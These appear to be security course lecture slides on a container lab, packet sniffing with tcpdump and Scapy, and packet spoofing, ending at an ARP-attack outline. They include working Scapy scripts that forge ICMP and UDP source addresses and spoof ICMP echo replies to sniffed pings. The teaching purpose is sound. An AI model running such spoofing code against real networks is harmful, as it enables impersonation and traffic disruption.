
Sniffing/Spoofing Using C

- C is much faster
 - My experiment: 40 times faster
- Speed is important for some attacks
 - SYN flooding
 - DNS remote attack
- Covered in another chapter

LAB ENVIRONMENT SETUP

Lab Setup and Containers

- Most labs in Internet Security use containers
 - **Lab setup files:** [Labsetup.zip](#)
 - **Manual:** [Docker manual](#)



Docker Compose

- Setup file: `docker-compose.yml`

```
version: "3"

services:
  HostA1:
    ...
  HostA2:
    ...
  ...
  ...
networks:
  net-192.168.60.0:
    ...
  net-10.9.0.0:
    ...
```

Docker Manual:
<https://github.com/seed-labs/seed-labs/blob/master/manuals/docker/SEEDManual-Container.md>

Set Up Networks

```
networks:
  net-10.9.0.0:
    name: net-10.9.0.0
    ipam:
      config:
        - subnet: 10.9.0.0/24

  net-192.168.60.0:
    name: net-192.168.60.0
    ipam:
      config:
        - subnet: 192.168.60.0/24
```

Find out interface name

```
$ ifconfig
br-03bc5aebc4c4: flags=4163<UP,
                      inet 10.9.0.1 netmask
```

```
$ docker network ls
NETWORK ID          NAME
c616fa7f4f46        bridge
b3581338a28d        host
03bc5aebc4c4        net-10.9.0.0
e0afdc1c0e70        net-192.168.60.0
```

Set Up Hosts

```
HostA1:
  image: handsonsecurity/seed-ubuntu:large
  container_name: host-10.9.0.5
  tty: true
  cap_add:
    - ALL
  privileged: true
  volumes:
    - ./volumes:/volumes
  networks:
    net-10.9.0.0:
      ipv4_address: 10.9.0.5
  command: bash -c "
    ip route add 192.168.60.0/24 via 10.9.0.11 &&
    tail -f /dev/null
  "
```

Sniffing Inside Containers

- Limitation
 - Can only sniff its own traffic
 - Due to how the virtual network is implemented



Sniffing Inside Containers

- Overcome the limitation
 - Use the “host” mode
 - `network_mode: host`

Start/Stop Containers

Alias created in the SEED VM

```
docker-compose build  
docker-compose up  
docker-compose down
```

```
dcbuild  
dcup  
dcdown
```

Get Into A Container

```
$ docker ps
CONTAINER ID        NAMES          ...
bcff498d0b1f        host-10.9.0.6 ...
1e122cd314c7        host-10.9.0.5 ...
31bd91496f62        host-10.9.0.7 ...

$ docker exec -it 1e /bin/bash
root@1e122cd314c7:/#
```

Alias created in the SEED VM

```
$ dockps
bcff498d0b1f  host-10.9.0.6
1e122cd314c7  host-10.9.0.5
31bd91496f62  host-10.9.0.7

$ docksh 31
root@31bd91496f62:/#
```

Copy Files Between Host and Container

Get container ID

```
$ docker ps
```

CONTAINER ID	NAMES
bcff498d0b1f	host-10.9.0.6
1e122cd314c7	host-10.9.0.5
31bd91496f62	host-10.9.0.7

```
// From host to container
$ docker cp file.txt bcff:/tmp/
$ docker cp folder bcff:/tmp

// From container to host
$ docker cp bcff:/tmp/file.txt .
$ docker cp bcff:/tmp/folder .
```


LAB DISCUSSION

Two Sets of Tasks


- Set 1: Using Python
- Set 2: Using C

PACKET SNIFFING


How Packets Are Received



How To Get A Copy of Packet



Lab Setup



```
seed@VM:~$ dockps
9eb2c057887f  host-10.9.0.5
89a0dfac1c75  host-10.9.0.6
f452376e85a5  host-192.168.60.5
8856896b15ea  host-192.168.60.6
9aa28fadb047  router
```

Packet Sniffing Tools


- Tcpdump
 - Command line
 - Good choice for containers (in the lab setup)
- Wireshark
 - GUI
 - Good choices for the environment supporting GUI (not containers)
- Scapy
 - Implement your own sniffing tools

Tcpdump Examples

- `tcpdump -n -i eth0`
 - **-n**: do not resolve the IP address to host name
 - **-i**: sniffing on this interface
- `tcpdump -n -i eth0 -vvv "tcp port 179"`
 - **-vvv**: asks the program to produce more verbose output.
- `tcpdump -i eth0 -w /tmp/packets.pcap`
 - saves the captured packets to a PCAP file
 - use Wireshark to display them

Wireshark and Containers

Find the correct interface



```
seed@VM:~$ docker network ls
NETWORK ID      NAME      DRIVER      SCOPE
d10f14b6b6f9    bridge    bridge      local
b3581338a28d    host      host       local
54cdc1101b1a    net-10.9.0.0  bridge      local
0569b491802f    net-192.168.60.0 bridge      local
77acecccbe26    none      null       local

seed@VM:~$ ip -br address
lo      UNKNOWN      127.0.0.1/8  ::1/128
enp0s3     UP      10.0.5.5/24  fe80::bed8:53e2:5192:f265/64
docker0    DOWN     172.17.0.1/16  fe80::42:13ff:fee7:90d6/64
br-54cdc1101b1a  UP      10.9.0.1/24  fe80::42:1cff:fe17:f3e6/64
br-0569b491802f  UP      192.168.60.1/24  fe80::42:b5ff:fe9b:6b49/64
```

Scapy Example 1

```
#!/usr/bin/python3
from scapy.all import *
pkt = sniff(iface='enp0s3',
            filter='icmp or udp',
            count=10)
pkt.summary()
```

```
seed@VM:~$ ip -br addr
lo                  UNKNOWN      127.0.0.1/8  ::1/
enp0s3              UP          10.0.5.5/24  fe80
docker0              DOWN        172.17.0.1/16 fe
br-54cdc1101b1a    UP          10.9.0.1/24  fe80
br-0569b491802f    UP          192.168.60.1/24
```

```
root@9eb2c057887f:~# ip -br addr
lo                  UNKNOWN      127.0.0.1/8
eth0@if1882          UP          10.9.0.5/24
```

Scapy Example 2

```
#!/usr/bin/python3

from scapy.all import *

def process_packet(pkt):
    #hexdump(pkt)
    pkt.show()
    print("-----")

f = 'udp and dst portrange 50-55 or icmp'

sniff(iface='enp0s3', filter = f, prn=process_packet)
```

Filter Examples for Scapy

- Berkeley Packet Filter (BPF) syntax
- Same as tcpdump

```
dst host 10.0.2.5: only capture the packets going to 10.0.2.5.  
src host 10.0.2.6: only capture the packets coming from 10.0.2.6.  
host 10.0.2.6 and src port 9090: only capture the packets coming  
      from or going to 10.0.2.6 with the source port being 9090.  
tcp: only capture TCP packets.
```

Scapy: Display Packets

- Using `hexdump()`

```
>>> hexdump(pkt)
0000  52 54 00 12 35 00 08
0010  00 54 F2 29 40 00 40
0020  08 08 08 00 98 01 10
0030  0C 00 08 09 0A 0B 0C
0040  16 17 18 19 1A 1B 1C
0050  26 27 28 29 2A 2B 2C
0060  36 37
```

- Using `pkt.show()`

```
>>> pkt.show()
###[ Ethernet ]###
    dst      = 52:54:00:12:35:00
    src      = 08:00:27:77:2e:c3
    type     = IPv4
###[ IP ]###
    version  = 4
    ihl     = 5
    ...
    proto    = icmp
    chksum   = 0x3c9a
    src      = 10.0.2.8
    dst      = 8.8.8.8
    \options  \
###[ ICMP ]###
```

Scapy: Iterate Through Layers

```
>>> pkt = Ether() / IP() / UDP() / "hello"  
>>> pkt  
<Ether type=IPv4 |<IP frag=0 proto=udp |<UDP |<Raw load='hello' |>>>
```

```
>>> pkt.payload                                ← an IP object  
<IP frag=0 proto=udp |<UDP |<Raw load='hello' |>>>
```

```
>>> pkt.payload.payload                         ← a UDP object  
<UDP |<Raw load='hello' |>>
```

```
>>> pkt.payload.payload.payload                ← a Raw object  
<Raw load='hello' |>
```

```
>>> pkt.payload.payload.payload.load          ← the actual payload  
b'hello'
```

Accessing Layers

Get inner layers

```
>>> pkt.getlayer(UDP)
<UDP  |<Raw  load='hello'  |>>
>>> pkt[UDP]
<UDP  |<Raw  load='hello'  |>>

>>> pkt.getlayer(Raw)
<Raw  load='hello'  |>
>>> pkt[Raw]
<Raw  load='hello'  |>
```

Check layer existence

```
>>> pkt.haslayer(UDP)
True
>>> pkt.haslayer(TCP)
0
>>> pkt.haslayer(Raw)
True
```

A Sniffer Example

```
def process_packet(pkt):
    if pkt.haslayer(IP):
        ip = pkt[IP]
        print("IP: {} --> {}".format(ip.src, ip.dst))

    if pkt.haslayer(TCP):
        tcp = pkt[TCP]
        print("    TCP  port: {} --> {}".format(tcp.sport, tcp.dport))

    elif pkt.haslayer(UDP):
        udp = pkt[UDP]
        print("    UDP  port: {} --> {}".format(udp.sport, udp.dport))

    elif pkt.haslayer(ICMP):
        icmp = pkt[ICMP]
        print("    ICMP type: {}".format(icmp.type))

    else:
        print("    Other protocol")


sniff(iface='enp0s3', filter='ip', prn=process_packet)
```

PACKET SPOOFING

Packet Spoofing

- In normal packet construction
 - Only some selected header fields can be set by users
 - OS set the other fields
- Packet spoofing
 - Set arbitrary header fields
 - Using tools
 - Using Scapy

How To Spoof Packets



Spoofing ICMP Packets

```
#!/usr/bin/python3
from scapy.all import *

print("SENDING SPOOFED ICMP PACKET.....")
ip = IP(src="1.2.3.4", dst="93.184.216.34")
icmp = ICMP()
pkt = ip/icmp
pkt.show()
send(pkt,verbose=0)
```

Spoofing UDP Packets

```
#!/usr/bin/python3
from scapy.all import *

print("SENDING SPOOFED UDP PACKET.....")
ip = IP(src="1.2.3.4", dst="10.0.2.69") # IP Layer
udp = UDP(sport=8888, dport=9090)         # UDP Layer
data = "Hello UDP!\n"                      # Payload
pkt = ip/udp/data
pkt.show()
send(pkt,verbose=0)
```

Sniff Request and Spoof Reply

Sniff Request and Spoof Reply: Code

```
def spoof_pkt(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet.....")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP : ", pkt[IP].dst)

        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src,
                 ihl=pkt[IP].ihl, ttl = 99)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        print("Spoofed Packet.....")
        print("Source IP : ", newpkt[IP].src)
        print("Destination IP : ", newpkt[IP].dst)

        send(newpkt,verbose=0)

pkt = sniff(iface = 'br-54cdc1101b1a',
            filter = 'icmp and src host 10.9.0.5',
            prn = spoof_pkt)
```

Other Uses of Scapy: Send and Receive

- `send()` : Send packets at Layer 3.
- `sendp()` : Send packets at Layer 2.
- `sr()` : Sends packets at Layer 3 and receiving answers.
- `srp()` : Sends packets at Layer 2 and receiving answers.
- `sr1()` : Sends packets at Layer 3 and waits for the first answer.
- `sr1p()` : Sends packets at Layer 2 and waits for the first answer.
- `srloloop()` : Send a packet at Layer 3 in a loop and print the answer each time.
- `srploop()` : Send a packet at Layer 2 in a loop and print the answer each time.

Example: implement ping

```
#!/usr/bin/python3
from scapy.all import *

ip = IP(dst="8.8.8.8")
icmp = ICMP()
pkt = ip/icmp
reply = sr1(pkt)
print("ICMP reply ....")
print("Source IP : ", reply[IP].src)
print("Destination IP : ", reply[IP].dst)
```

Example: implement traceroute

Traceroute Code

```
b = ICMP()
a = IP()
a.dst = '93.184.216.34'

TTL = 3
a.ttl = TTL
h = sr1(a/b, timeout=2, verbose=0)
if h is None:
    print("Router: *** (hops = {})".format(TTL))
else:
    print("Router: {} (hops = {})".format(h.src, TTL))
```

ARP Protocol and Attacks

Outline

- Network Interface
- Ethernet frame and MAC header
- ARP protocol
- ARP cache poisoning attack


NETWORK INTERFACE AND ETHERNET

Network Interface Card (NIC)

